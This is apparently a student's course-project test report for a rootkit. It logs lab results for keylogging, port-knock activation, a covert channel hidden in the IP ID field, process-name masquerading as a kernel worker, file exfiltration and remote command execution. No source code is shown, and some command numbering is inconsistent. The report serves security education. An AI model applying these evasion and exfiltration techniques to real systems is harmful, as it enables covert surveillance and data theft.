Final Project
Comp 8505
Testing

Aadi Bisht

December 5, 2023

Table of Contents

Features

This assignment is to create a rootkit that has the functionality of a starting and stopping the keylogger, transferring the keylog file generated by the keylogger, watching a file and directory, stopping the file and directory watching, transferring files to and from the victim, running a program on the victim’s machine and uninstalling the files and disconnecting the commander from the victim.

All the communication between the victim and commander uses encryption and a covert channel. We used the ID field of the IP Header as the covert placeholder.


Testing Table

IP for victim.py: 192.168.0.21

IP for commander.py: 192.168.0.22

Command Legend:

1- Start Keylogger
2- Stop Keylogger
3- Transfer Keylog file
4- Transfer file to
5- Transfer file from
6- Run program
7- Watch file
8- Watch directory
9- Disconnect
10- Uninstall



project : bash

```
16:58:20(-)root@localhost:project$ ifconfig
enp0s31f6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.22  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::81eb:80a5:23e1:6b58  prefixlen 64  scopeid 0x20<link>
        ether cc:96:e5:27:81:c2  txqueuelen 1000  (Ethernet)
        RX packets 53278  bytes 44043383 (42.0 MiB)
        RX errors 0  dropped 7  overruns 0  frame 0
        TX packets 19619  bytes 3114565 (2.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  memory 0x70800000-70820000

enp2s0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 48:21:0b:53:b4:b7  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device memory 0x70500000-705fffff

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
```

(root) 192.168.0.21

```
16:58:22(-)root@localhost:project$ ifconfig
enp0s31f6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.21  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::7299:1b6c:12f0:60dc  prefixlen 64  scopeid 0x20<link>
        ether cc:96:e5:27:82:7d  txqueuelen 1000  (Ethernet)
        RX packets 29515  bytes 16950072 (16.1 MiB)
        RX errors 0  dropped 2  overruns 0  frame 0
        TX packets 9596  bytes 906458 (885.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  memory 0x70800000-70820000

enp2s0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 48:21:0b:53:b4:bc  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device memory 0x70500000-705fffff

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
```

project : bash

```
16:58:24(-)root@localhost:project$ ifconfig
enp0s31f6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.22  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::81eb:80a5:23e1:6b58  prefixlen 64  scopeid 0x20<link>
        ether cc:96:e5:27:81:c2  txqueuelen 1000  (Ethernet)
        RX packets 53263  bytes 44042156 (42.0 MiB)
        RX errors 0  dropped 7  overruns 0  frame 0
        TX packets 19618  bytes 3114475 (2.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  memory 0x70800000-70820000

enp2s0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 48:21:0b:53:b4:b7  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device memory 0x70500000-705fffff

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
```

(root) 192.168.0.21

```
17:00:24(-)root@localhost:project$ ifconfig
enp0s31f6: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.0.21  netmask 255.255.255.0  broadcast 192.168.0.255
        inet6 fe80::7299:1b6c:12f0:60dc  prefixlen 64  scopeid 0x20<link>
        ether cc:96:e5:27:82:7d  txqueuelen 1000  (Ethernet)
        RX packets 29700  bytes 16969478 (16.1 MiB)
        RX errors 0  dropped 2  overruns 0  frame 0
        TX packets 9630  bytes 912256 (890.8 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 19  memory 0x70800000-70820000

enp2s0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 48:21:0b:53:b4:bc  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device memory 0x70500000-705fffff

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
```

Initiation Test Case

#	Command	Description	Pass/Fail
1	python victim.py	victim.py should open the default port 66 and listen for incoming port knocks and future communication	Pass
2	python victim.py -p 2000	Victim.py will listen on port 2000 for incoming port knocks and	Pass

		future communication	
3	Python commander.py -ip 192.168.0.21 -dport 2000	Commander.py will send port knocks to ip 192.168.0.21 on the victim (dest) port 2000	Pass
4	python commander.py -ip 192.168.0.21	Commander should connect to the default destination port 66 of the victim	Pass
5	python commander.py -ip 192.168.0.21 -sport 3000	Commander should connect to the default destination port 66 of the victim, but the source port from which the victim will receive this will be port 3000	Pass

Port Knocking

#	Description	Pass/Fail
6	Victim waits for a legitimate port knock sequence which is a TCP Syn packet on ports (100, 200, 300) in the exact order and it should be less than 5 secs apart	Pass

Encrypted and Covert Communication

#	Description	Pass/Fail
7	Communication between victim and commander are done through covert channel. The payload is a single character hidden in the ID field of the IPv4 Header	Pass
8	The payload containing the data is encrypted with a random key through XOR encryption technique	Pass

Obfuscation Test Cases

#	Description	Pass/Fail
9	The victim changes its name from victim.py. It picks up a random process name from already running process on the system.	Pass

Keylogger Test Cases (Command 1 and 2)

#	Description	Pass/Fail
10	Command “1”: Starts the keylogger on the victim computer	Pass
11	Starting the keylogger creates a keylog.txt file if it does not exist	Pass
12	All the keys pressed should be logged in keylog.txt file	Pass
13	Caps lock on will capture all the characters in capital letters	Pass
14	Typing with shift pressed and caps lock on will capture characters in small case	Pass
15	Typing with shift pressed and caps lock not on will capture characters in Capital case	Pass
16	Pressing any special characters will print those exact characters. For example, pressing Alt will log as [ALT]	Pass

17	Command “2”: Stops the keylogger if the keylogger instance is currently running	Pass
18	Command “2”: if they keylogger instance is not running and this command is sent. The victim will print the error	Pass

Transfer Keylog Test Cases (command 3)

#	Description	Pass/Fail
19	Command “3”: Transfers the keylog.txt file if it exists and if keylogger instance is not running	Pass
20	Command “3”: If the keylogger is running it will not transfer the file	Pass
21	Command “3”: if keylog.txt does not exist then it will not transfer the file	Pass

Transfer file from and to Commander Test Cases (command 4 and 5):

#	Description	Pass/Fail
22	Command “4”: Transfers file to the victim if it exists	Pass
23	Command “4”: If the file does not exist on commander the transfer does not happen	Pass

24	Command “5”: Transfer file from victim if it exists	Pass
25	Command “5”: If the file does not exist on victim the transfer does not happen	Pass

Run Program Test Cases (Command 6)

#	Description	Pass/Fail
26	Command “5”: Run program on the victim and if run successfully it should display the results on the commander	Pass
27	Command “5”: If the command sent is incorrect, then error message is sent back from the victim, print the error message	Pass

Run Watching on File Test Cases (Command 7)

#	Description	Pass/Fail
28	Command “7”: Commander will send the filename of the file to watch for changes	Pass
29	Command “7”: The victim sends the file content to the commander as the changes take place in the file	Pass
30	Command “7”: When file is added or modified it is stored in the ip-based directory	Pass

31	Command “7”: Attempting to watch a file that does not exist will not start the watcher process	Pass
32	Command “9”: Stops the watcher process if it is running	Pass
33	Command “9”: If watcher process is not running, it will generate an error	Pass
34	Command “9”: If watcher process is watching a directory currently it will generate an error	Pass

Run Watching on Directory Test Cases (Command 7)

#	Description	Pass/Fail
35	Command “8”: Commander will send the directory name of the directory to watch for changes	Pass
36	Command “8”: When multiple directories are deleted, they are sent to the deleted folder.	Pass
37	Command “8”: When multiple files are deleted, they are sent to the deleted folder.	Pass
38	Command “8”: Attempting to watch a directory that does not exist will not start a watcher process	Pass
39	Command “10”: Stops the watching directory if watching instance is running	Pass

40	Command “10”: If watcher process is not running it will generate an error	Pass
41	Command “10”: If watcher process is watching a file currently it will generate an error	Pass

Disconnect Test Cases (Command 11)


#	Description	Pass/Fail
42	Command “11”: Disconnects the commander from the victim and victim wait for another port knock commander	Pass

Uninstall Test Cases (Command 7)

#	Description	Pass/Fail
43	Command “12”: Removes all the script files from the victim’s machine	Pass

Test Results


Test 1 and Test 4 (Initiation Test Cases)



```
17:01:01(-)root@localhost:project$ python3 commander.py -ip 192.168.0.21
Encryption Key: zj
Press ENTER to continue
```

```
17:00:51(-)root@localhost:project$ ls -l
total 40
-rw-r--r-- 1 root root 7557 Dec  1 16:47 covertTCP.py
-rw-r--r-- 1 root root 3149 Dec  1 16:47 helper.py
-rw-r--r-- 1 root root 5168 Dec  1 16:47 keylogger.py
drwxr-xr-x 2 root root 4096 Dec  1 16:52 __pycache__
-rw-r--r-- 1 root root 8181 Dec  1 16:47 victim.py
-rw-r--r-- 1 root root 4413 Dec  1 16:47 watcher.py
17:00:52(-)root@localhost:project$ sudo python3 victim.py

---[STANDING BY FOR PORT KNOCK]---
```

Test 2 and Test 3 (Initiation Test Cases)




```
17:37:42(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: WA
Press ENTER to continue

==============MENU OPTIONS==============
1. Start Keylogger
2. Stop Keylogger
3. Transfer Keylog File
4. Transfer File To
5. Transfer File From
6. Run Program
7. Watch File
8. Watch Directory
9. Stop Watching File
10.Stop Watching Directory
11.Disconnect
12.Uninstall

Choose an Option from above:5
Write the name of file you want: test
[ERROR: File does not exist] wrong file path
Press ENTER to continue
```

```
17:38:16(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key: WA
[MAIN] waiting on command
[COMMAND RECEIVED] Transfer File From: [ERROR] File does not exist
[MAIN] waiting on command
```


Test 6: Port Knocking Test Cases

Sending TCP SYN to port (100, 200, 300)



```
37 10.141408237  192.168.0.22          192.168.0.21          TCP         56 1200 → 100 [SYN] Seq=0 Win=8192 Len=0
38 10.142007044  192.168.0.21          192.168.0.22          TCP         62 100 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
39 10.207956752  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 100 [SYN] Seq=0 Win=8192 Len=0
40 10.208409698  192.168.0.21          192.168.0.22          TCP         62 100 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
41 10.280645808  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 100 [SYN] Seq=0 Win=8192 Len=0
42 10.281249582  192.168.0.21          192.168.0.22          TCP         62 100 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
43 10.353651443  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 100 [SYN] Seq=0 Win=8192 Len=0
44 10.354190753  192.168.0.21          192.168.0.22          TCP         62 100 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
45 10.426558565  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 100 [SYN] Seq=0 Win=8192 Len=0
46 10.427069768  192.168.0.21          192.168.0.22          TCP         62 100 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
47 10.497367352  192.168.0.22          192.168.0.21          TCP         56 1200 → 200 [SYN] Seq=0 Win=8192 Len=0
48 10.497911834  192.168.0.21          192.168.0.22          TCP         62 200 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
49 10.572321756  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 200 [SYN] Seq=0 Win=8192 Len=0
50 10.572849795  192.168.0.21          192.168.0.22          TCP         62 200 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
51 10.641300882  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 200 [SYN] Seq=0 Win=8192 Len=0
52 10.641680498  192.168.0.21          192.168.0.22          TCP         62 200 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
53 10.710237608  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 200 [SYN] Seq=0 Win=8192 Len=0
54 10.710753299  192.168.0.21          192.168.0.22          TCP         62 200 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
55 10.786276002  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 200 [SYN] Seq=0 Win=8192 Len=0
56 10.786805302  192.168.0.21          192.168.0.22          TCP         62 200 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
57 10.859524838  192.168.0.22          192.168.0.21          TCP         56 1200 → 300 [SYN] Seq=0 Win=8192 Len=0
58 10.860040887  192.168.0.21          192.168.0.22          TCP         62 300 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
59 10.944378182  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 300 [SYN] Seq=0 Win=8192 Len=0
60 10.944774886  192.168.0.21          192.168.0.22          TCP         62 300 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
61 11.017236145  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 300 [SYN] Seq=0 Win=8192 Len=0
62 11.017968062  192.168.0.21          192.168.0.22          TCP         62 300 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
63 11.095471704  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 300 [SYN] Seq=0 Win=8192 Len=0
64 11.096169283  192.168.0.21          192.168.0.22          TCP         62 300 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
65 11.168592001  192.168.0.22          192.168.0.21          TCP         56 [TCP Port numbers reused] 1200 → 300 [SYN] Seq=0 Win=8192 Len=0
66 11.169534239  192.168.0.21          192.168.0.22          TCP         62 300 → 1200 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

The below is how it looks in the devices:




```
17:18:02(-)root@localhost:project$ python commander.py -ip 192.168.0.21 -dport 2000
Encryption Key: Rf
Press ENTER to continue
```

```
17:18:00(-)root@localhost:project$ python victim.py -p 2000

---[STANDING BY FOR PORT KNOCK]---
Port Knock Success: ('192.168.0.22', 1200)
Enter Encryption Key:
```


Test 7 and Test 8 (Encrypted and Covert Communication)

Identification Field in the TCP Packet contains the encrypted character. The payload is 122 which refers to the ‘z’ in the ascii table. But that was not the original payload




```
Frame 26: 56 bytes on wire (448 bits), 56 bytes captured (448 bits) on interface any, id 0
Linux cooked capture v1
Internet Protocol Version 4, Src: 192.168.0.22, Dst: 192.168.0.21
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
    Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
    Total Length: 40
    Identification: 0x007a (122)
    000. .... = Flags: 0x0
    ...0 0000 0000 0000 = Fragment Offset: 0
    Time to Live: 64
    Protocol: TCP (6)
    Header Checksum: 0xf8da [validation disabled]
    [Header checksum status: Unverified]
    Source Address: 192.168.0.22
    Destination Address: 192.168.0.21
Transmission Control Protocol, Src Port: 1200, Dst Port: 2000, Seq: 0, Len: 0
```


Test 9



```
17:29:16(-)root@localhost:Desktop$ ps aux | grep process
root       14441  0.0  0.0 222412  2080 pts/2    T    17:26   0:00 grep --color=auto process
root       15786  0.0  0.0 222412  2080 pts/2    T    17:27   0:00 grep --color=auto process
root       16112  4.1  0.4 372356 74072 pts/1    Sl+  17:28   0:02 kworker/3:0process7245
root       17126  0.0  0.0 222412  2240 pts/2    S+   17:29   0:00 grep --color=auto process
```




```
17:28:08(-)root@localhost:Desktop$ python victim.py
Name obuscated to kworker/3:0process7245

---[STANDING BY FOR PORT KNOCK]---
```



```
root         1341  0.0  0.0      0     0 ?        I    15:18   0:00 [kworker/19:2-mm_percpu_wq]
root         8132  0.0  0.0      0     0 ?        I    16:29   0:00 [kworker/1:0-events]
root          105  0.0  0.0      0     0 ?        I<   15:18   0:00 [kworker/1:0H-events_highpri]
root          339  0.0  0.0      0     0 ?        I<   15:18   0:00 [kworker/1:1H-events_highpri]
root        10799  0.0  0.0      0     0 ?        I    17:14   0:00 [kworker/1:2-events]
root           27  0.0  0.0      0     0 ?        I<   15:18   0:00 [kworker/2:0H-events_highpri]
root        10802  0.0  0.0      0     0 ?        I    17:14   0:00 [kworker/2:1-rcu_gp]
root          752  0.0  0.0      0     0 ?        I<   15:18   0:00 [kworker/2:1H-kblockd]
root         8534  0.0  0.0      0     0 ?        I    16:47   0:00 [kworker/2:2-events]
root        10798  0.0  0.0      0     0 ?        I    17:14   0:00 [kworker/3:0]
root          111  0.0  0.0      0     0 ?        I<   15:18   0:00 [kworker/3:0H-events_highpri]
